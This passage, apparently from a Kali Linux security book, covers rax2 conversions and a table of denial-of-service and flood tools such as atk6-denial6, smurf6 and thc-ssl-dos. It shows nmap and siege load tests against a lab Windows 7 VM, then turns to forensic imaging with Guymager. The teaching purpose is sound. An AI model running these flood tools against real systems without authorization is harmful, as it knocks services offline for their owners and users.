- Decimal to hexadecimal
- Hexadecimal to decimal
- Octal to hexadecimal
- Hashing two strings

- Hashing a single string

```
root@kali:~# rax2 123
0x7b
root@kali:~# rax2 0x1abc4
109508
root@kali:~# rax2 290887.3f
Fxea088e48
root@kali:~# rax2 345o
0xe5
root@kali:~# rax2 -x Kali Rocks!
0x507539ca
0xb7e5a922
root@kali:~# rax2 -x Kali_Rocks!
0xfc60fcf2
root@kali:~#
```

Stresstesting Windows

In Kali 1.x stress testing was an open topic, but in Kali 2.0 stress testing has been driven off the main menu. Two of the tools from Kali 1.x are gone, DHCPig, and inumdator, but there should be no problem finding a good set of tools in the 2.0 toolbox, nonetheless.

Subcategories of Stress-Testing	Tools in Kali 1.x (default menu)	Tools in Kali 2.0 (There is no Stress-Testing menu)
Network Stress Testing	denial	/usr/bin/atk6-denial6
	dhcpig	
	dos-new-ip6	/usr/bin/atk6-dos-new-ip6
	flood_advertise6	/usr/bin/atk6-flood_advertise6
	flood_dhcpc6	/usr/bin/atk6-flood_dhcpc6
	flood_mld26	/usr/bin/atk6-flood_mld26
	flood_mld6	/usr/bin/atk6-flood_mld6
	flood_mldrouter6	/usr/bin/atk6-flood_mldrouter6
	/usr/bin/flood_redir6	/usr/bin/atk6-flood_redir6
	flood_router26	/usr/bin/atk6-flood_router26
	flood_router6	/usr/bin/atk6-flood_router6
	/usr/bin/atk6-flood_rs6	/usr/bin/atk6-flood_rs6
	flood_solicitate6	/usr/bin/atk6-flood_solicitate6
	fragmentation6	/usr/bin/atk6-fragmentation6
	inundator	
	kill_router6	/usr/bin/atk6-kill_router6
	macof	/usr/sbin/macof
	rsmurf6	/usr/bin/atk6-rsmurf6
	siege	/usr/bin/siege /usr/bin/siege.config
	smurf6	/usr/bin/atk6-smurf6
	t50	/usr/bin/t50
VoIP Stress Testing	iaxflood	/usr/bin/iaxflood
	inviteflood	/usr/bin/inviteflood
Web Stress Testing	Thc-ssl-dos	/usr/bin/thc-ssl-dos
WLAN Stress Testing	mdk3	/usr/bin/mdk3
	reaver	/usr/bin/reaver

Dealing with Denial

ATK6-Denial6 is an IPv6 network stress-tester that sends packets to a target host and beats it into submission. The first illustration is the help file for ATK6-Denial6.

```
root@kali:~# /usr/bin/atk6-denial6
/usr/bin/atk6-denial6 v2.5 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: /usr/bin/atk6-denial6 interface destination test-case-number

Performs various denial of service attacks on a target
If a system is vulnerable, it can crash or be under heavy load, so be careful!
If not test-case-number is supplied, the list of shown.
```

The next illustration is the nmap `-a` reading for the vulnerable Windows 7 target machine. We want to find out if it has ports open, and which ports they are. We can see that ports `139`, `445`, `2869`, `5357`, and `10243` are open. The big problem with this tool is that the test network is IPv4.

```
root@kali:~# nmap -A 192.168.56.103

Starting Nmap 7.01 ( https://nmap.org ) at 2016-01-18 21:13 EST
Nmap scan report for 192.168.56.103
Host is up (0.00058s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 10 microsoft-ds
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 08:00:27:47:6B:67 (Oracle VirtualBox virtual NIC)
```

Let's find a tool with which we can attack our IPv4 network.

Putting the network under Siege

Siege is a web stress-tester. This is a multithreaded HTTP load testing and benchmarking utility that can show how a web application responds to a ridiculoud load. You can configure the tool to simulate as many users as your hardware can support. It is those users who place the web server "under siege". The output details the performance so you can really dig into the soft spots on an application. Performance measures include the following, which are quantified and reported at the end of each run. Their meaning and significance is discussed below. Siege has essentially three modes of operation:

- Regression (when invoked by bombardment)
- Internet simulation
- Brute force

The formats for using siege are:

- `siege [options]`
- `siege [options] [url]`
- `siege -g [url]`

```
root@kali:~/Documents/capstone# siege 192.168.56.103
** SIEGE 3.0.8
** Preparing 15 concurrent users for battle.
The server is now under siege...
^C
Lifting the server siege...      done.

Transactions:                   8072 hits
Availability:                 100.00 %
Elapsed time:                 272.59 secs
Data transferred:               5.30 MB
Response time:                  0.00 secs
Transaction rate:              29.61 trans/sec
Throughput:                     0.02 MB/sec
Concurrency:                    0.13
Successful transactions:        8072
Failed transactions:               0
Longest transaction:            3.01
Shortest transaction:           0.00

FILE: /var/log/siege.log
You can disable this annoying message by editing
the .siegerc file in your home directory; change
the directive 'show-logfile' to false.
```

Siege imitated 15 users going to the website on the Windows 7 target machine. The performance was not all that bad, all in all. There were 8,072 hits on the site in four and a half minutes. The Windows 7 target maintained 100% availability with better than 1/100th of a second response time.

Configuring your Siege engine

What do you think would happen if we increase the number of besiegers to 10,000? The configuration is at `/usr/bin/siege.config`. When we run that on the command line, it tells us we already have a local configuration file at `/root/siegerc`, so let's go look at that:

```
root@kali:/media/cdrom0# /usr/bin/siege.config
siege.config
usage: siege.config [no arguments]
--------------------------------
Resource file already install as /root/.siegerc
Use your favorite editor to change your configuration by
editing the values in that file.
```

To edit `/root/.siegerc` we can use the command line or the gnome launcher *Alt* + *F2* to enter gedit `/root/.siegerc` or we could find gedit in the Usual Applications Accessories folder, and open the file, open dialog and turn on the hidden files, then find `.siegerc` in the `/root` directory. You are probably starting to see the reason Linux administrators like the command line so much.

On line 162 of the configuration file, you will find the number of concurrent users. The current default is 15, but let's change that to 10,000. Let's see if we can crack this baby.

```
156 connection = close
157
158 #
159 # Default number of simulated  concurrent users
160 # ex: concurrent = 25
161 #
162 concurrent = 15
163
```

After forcing the Kali instance to close, let's try it with fewer besiegers. The larger the number of concurrent users, the more RAM it uses on your Kali machine, too.

```
root@kali:~# siege 192.168.56.102
** SIEGE 3.0.8
** Preparing 625 concurrent users for battle.
The server is now under siege...^C
Lifting the server siege...      done.

Transactions:                  43854 hits
Availability:                 100.00 %
Elapsed time:                  59.00 secs
Data transferred:              28.82 MB
Response time:                  0.33 secs
Transaction rate:             743.29 trans/sec
Throughput:                     0.49 MB/sec
Concurrency:                  246.78
Successful transactions:       43854
Failed transactions:               0
Longest transaction:            1.70
Shortest transaction:           0.00

FILE: /var/log/siege.log
You can disable this annoying message by editing
the .siegerc file in your home directory; change
the directive 'show-logfile' to false.
\root@kali:~#
```

Using 625 besiegers, we got a solid result without crashing the testing machine. In-between, we tested 5,000, 2,500, and 1,250, but they all crashed the machine. If you have a sense of fun, you could test higher numbers, such as 940, 1,090, and so on. The resources available on your testing machine will rule the number of besiegers you can employ.

Summary

Reverse engineering to get a definitive answer as to the actual code for a complicated application is unlikely, since there are many ways to achieve the same output from loops or choice structures. It is easier to get a statistical list of possible treatments of the inputs by testing several of them. You are likely to get more detail from looking at the assembly code outputs from **EDB-Debugger**, or **OllyDbg**. As you probably noticed, the assembly code for Linux and for Windows applications are basically identical. High-level languages like **C** and **C++** are just ways to get at the assembly code that can be easily converted to machine code to tell the machine what to do.

Stresstesting your Windows hosts comes down to checking their ability to take many inputs over a short period of time, on any open ports whatsoever. Remember, when stress testing, that you will make a lot of noise on the network, and any intrusion detection tool configured properly will notice your attack. You may also knock the target machine off the network, so you had better alert the management before you start your test.

10
Forensics

In this chapter we're going CSI. Well, not the CSI you see on CSI—Cyber. This is the real deal. There may come a time in your Sysadmin career when you may have to deliver data that must maintain a **Chain of Evidence**. The Chain of Evidence is a documented and auditable list of how, why, and by whom evidence was handled, stored, and examined. Kali is your friend when it comes to this duty. You'll also find that some of the techniques we will use can also be handy in day to day data retrieval, copying disk images, and scanning your own systems for data that should not be where it is – or maybe isn't where you expected it to be. Doing pen testing, we have seen a lot of companies fail their compliance assessments because credit card and personal data is found in the wrong place. It's amazing where employees will rat-hole files on the network. We will explore **Guymager** first, and then dive into **Autopsy**:

- Getting into Digital Forensics
- Exploring Guymager
- Diving into Autopsy


Getting into Digital Forensics

Today, with computer systems used in everything, when legal battles or crimes happen, sometimes the bulk of the evidence involved will be digital. How the chain of evidence is handled can make or break a case. When preforming third-party penetration testing for PCI or HIPPA, your collected data is your *evidence* and should be handled just like it would be handled is a legal case. A Chain of Evidence should be laid out and followed during testing and the storage of your evidence after testing. You never know when what you think will be just a normal test may end up being a legal case. An example is when you're testing and find you are not the only one on the network. The network you are testing has already been breached. Now your *test* has turned into an Incident Response case where legal actions may be taken. Your testing data is now legal evidence. Yes, this does happen in real life. Bo has, on several occasions, found he wasn't the only one in the network while doing a routine penetration test for a customer. You could be the one who discovers the clues to bring a criminal hacker to justice. Forensics has a lot of different aspects to it. You have to look at the whole *body* of the incident being investigated. A forensic investigation and the tools you choose will vary, depending on the type of investigation being done. An investigation of a network hack will be different than an investigation into suspected data theft by an employee. The tools we will cover all have their special use so, most of the time, tools will be used in conjunction with other tools to complete an investigation.

In most cases, you will not work with the original but with a clone of the system, in legal cases. In the case of a machine being breached and replaced, you are just investigating the breach to see what happened. In this case, be sure to use a sandboxed network—either a virtual one with no access but to the virtual host, or use a small switch with no uplink to create a physically sequestered network with only the machines needed on the switch to do the investigation.

Exploring Guymager

On most forensic projects, you will work from an image, so first let's get an image to work with. Guymager is a forensic imager for media acquisition. It has a nice GUI and saves images out in several formats used in forensic imaging. The application will also make a clone of a drive. You can find Guymager in the **Usual applications** | **System Tools** menu:



Guymager has two modes of saving files:

1. The acquire mode, where you might want an image for digital evidence.
2. The clone mode, in case you need the entire partition duplicated.

The difference is, in acquire mode the image is digitally signed with a checksum and other information to prove no tampering of the evidence has been done to the image. In a legal case, you would pull two images. You would acquire one and digitally sign it for evidence and clone another to investigate. Since you really never know whether your case could become part of a legal proceeding, you might want to always pull two copies of the partitions you are cloning. It could be a disaster if you don't.

In order to pull these images, you will need two drives of the same size or larger than your evidence to save these out to. One will be your evidence drive and one will be your working copy. Following, you will notice we have a `/dev/sdb` connected. This will be our USB drive that we will save our cloned images to.

Starting Kali for Forensics


There are several ways you might get the content of a disk for testing:

- You might have a computer with the drive in situ, where you would use a live-to bring Kali up on the machine.
- You might get a drive sent to you, separate from the machine to which it used to be attached.
- You might get an image file on a removable drive. Hard drive images contain all the blocks of the original hard drive, even the blank spaces, so an image file can be Terabytes of data.

Since this task involves preserving the content of the hard drive partition as it is, you do not want to start Kali in the usual Live-Disk way. The Live-Disk mode writes to the host hard drive from time to time. If you are presented with a system unit (host machine) that has either got files that were deleted accidentally or on purpose, the files may be left entirely or partially intact on the drive. You certainly would not want to install Kali, which would partially or completely overwrite the drive under test. For this set of tasks, Kali has a **Live Forensic mode** that uses the RAM on the test machine, but does not write to the hard disk. It is important not to write anything to the hard drive, whether it is going to become evidence in a court case or not. You cannot recover file fragments you have written over them with other files:

Acquiring a drive to be legal evidence


For this demo, we will be working from a Vmware image of a machine. The method will be the same if you are working with a normal physical drive. If you are working with a hard drive, connect the hard drive to the Kali imaging machine and click the **Rescan** button. This will rescan all drives and your newly connected drive will appear in the interface. For a Vmware image, pick **Add special device**. This will give you a file menu so you can pick the image file. You would use this command also for other image types, like backing up images of images made with `dd` copy that are on your already-attached drive:



Following, you will see we have attached a Vmware hard drive image. We also have showing `/dev/sda`, which is our operating system's drive, and `/dev/sdb`, which is the USB drive to which we are writing our images:

Hacker tip


Gymager shows the size of the drives so you can be sure you have room from your copying. It also lets you know if any hidden partitions were found in the initial scan.




First, let's acquire an image for evidence:

1. Right-click on the Vmware image.
2. Click on **Acquire**. You are given an information block for information to be embedded within the image and also a method to checksum the copy to prevent tampering.
3. Since this is an evidence file, we have picked **Expert Witness Format**. This format can be read with the other forensic tools we will be using later. This is a standard open format, developed by the industry for this type of work. For the Evidence Number, let's use the machine name, two 0s as a separator, and the date. Here, you cannot use special characters or you will get an error later. Of course, Bo is the Examiner and we add a description.


4. Set up the destination. We are saving this to the mounted USB drive that is mounted at `/media/root/usbdisk`.
5. Give the image file name. When you give the image a file name it will also fill in the **Info File Name** field.
6. The default Hash calculation is set to `MD5`. `MD5` is considered defunct by its inventor, so let's use something else. Personally we prefer the highest level, so let's choose **SHA-256**, as follows. This will increase the imaging time, but it is worth it.
7. (Optional step) In a legal situation you will want to also verify the results. As stated, this will take twice as long.
8. Click the **Start** button to run:



In the following screenshot, Guymager is running:




Once Guymager has finished its run, you will see the following screen. The bottom section will give you the information on the image and the run time:



Cloning With Guymager


If you are just using Guymager to clone the partition, the task is much easier. This is a second Kali setup, so the drive names are different. Right-click on the partition you want to clone, as shown in the following:




You will then get the following window:

1. Highlight the partition the clone is going into.
2. Set the **Info** Directory.
3. Set the destination file name. Again, you will not be able to use special characters here - , _ or +.
4. Set the checksum hash type.
5. (Optional Step) Check the box to verify the file. This is just best practice to do with any imaging you do. You wouldn't want to waste your time doing analysis on a corrupted drive image.
6. Click the **Start** button to run.

The following screenshot is the very helpful dialog that shows the drives attached to the Kali box. The only drive big enough to take the entire content of the device being cloned is the second drive, with `107.4GB` total. The sizes here are the full size of the device. If you already had something taking up half of the `107.4GB`, your cloning would either fail or overwrite the existing data:



